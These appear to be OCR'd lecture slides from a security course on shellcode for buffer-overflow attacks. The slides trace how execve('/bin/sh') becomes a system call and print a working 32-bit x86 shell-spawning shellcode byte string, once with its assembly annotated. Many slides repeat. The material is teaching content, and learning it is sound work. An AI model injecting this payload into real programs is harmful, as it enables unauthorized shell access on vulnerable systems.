


```
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

```

This is the code we are executing

What does this mean?

Shellcode




```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Shellcode



```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```


This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Shellcode



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject


We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Problem: Compiling adds on a lot of junk into our program that will give us issues

Shellcode



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)


How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Shellcode

execve is a **system call**!

Libraries handle the system calls for us



User Mode
Application program
glibc wrapper function
(sysdeps/unix/sysv/linux/execve.c)
Kernel Mode
System call service routine
(arch/x86/kernel/process_32.c)
Trap handler
(arch/x86/kernel/entry_32.S)
switch to kernel mode
switch to user mode


```
...
execve(path,
    argv, envp);
...
```

```
execve(path, argv, envp)
{
  ...
  int 0x80
  (arguments: __NR_execve,
          path, argv, envp)
  ...
  return;
}
```

```
sys_execve()
{
  ...
  return error;
}
```

```
system_call:
  ...
  call sys_call_table
       [__NR_execve]
  ...
```

execve will look in certain registers for which command to execute




```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{

        char *name[2];
        name[0] = "/bin/bc";
        name[1] = NULL;
        execve(name[0],name, NULL);
        return 0;
}
```

syscall

EAX	System Call Number	
EBX	Address of "/bin/bc"	
ECX	0 or 1	Environment variables
EDX	INT 0x80	send trap to kernel and invoke the syscall

Shellcode



Libraries handle the system calls for us

User Mode
Application program
glibc wrapper function
(sysdeps/unix/sysv/linux/execve.c)
Kernel Mode
System call service routine
(arch/x86/kernel/process_32.c)
Trap handler
(arch/x86/kernel/entry_32.S)
switch to kernel mode
switch to user mode

```
...
execve(path,
    argv, envp);
...
```

```
execve(path, argv, envp)
{
  ...
  int 0x80
   (arguments: __NR_execve,
              path, argv, envp)
  ...
  return;
}
```

```
sys_execve()
{
  ...
  return error;
}
```

```
system_call:
  ...
  call sys_call_table
        [__NR_execve]
  ...
```

execve is a **system call**!

execve will look in certain registers for which command to execute


New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

→ `execve(“/bin/sh”, argv, 0)`

Libraries handle the system calls for us




Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

→ `execve(“/bin/sh”, argv, 0)`

Libraries handle the system calls for us




1. Load the registers

EAX	= 0x0000000b (11)
EBX	= address of “/bin/sh” string
ECX	= address of argv array
EDX	= 0

Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

Libraries handle the system calls for us


User Mode
Application program
glibc wrapper function
(sysdeps/unix/sysv/linux/execve.c)
Kernel Mode
System call service routine
(arch/x86/kernel/process_32.c)
Trap handler
(arch/x86/kernel/entry_32.S)
switch to kernel mode
switch to user mode

```
...
execve(path,
    argv, envp);
...
```

```
execve(path, argv, envp)
{
  ...
  int 0x80
   (arguments: __NR_execve,
          path, argv, envp)
  ...
  return;
}
```

```
sys_execve()
{
  ...
  return error;
}
```

```
system_call:
  ...
  call sys_call_table
       [__NR_execve]
  ...
```

→ `execve(“/bin/sh”, argv, 0)`


1. Load the registers

EAX	= 0x0000000b (11)
EBX	= address of “/bin/sh” string
ECX	= address of argv array
EDX	= 0

2. Invoke the syscall!! → Int 0x80

Shellcode

```
"\x31\xc0"              # xorl    %eax,%eax
"\x50"                  # pushl   %eax
"\x68""//sh"            # pushl   $0x68732f2f
"\x68""/bin"            # pushl   $0x6e69622f
"\x89\xe3"              # movl    %esp,%ebx
"\x50"                  # pushl   %eax
"\x53"                  # pushl   %ebx
"\x89\xe1"              # movl    %esp,%ecx
"\x99"                  # cdq
"\xb0\x0b"              # movb    $0x0b,%al
"\xcd\x80"              # int     $0x80
```




```
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

(you wont need to write shellcode, but it is important to know what it is doing ☺)

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

→ `execve(“/bin/sh”, argv, 0)`



Defeating Countermeasures

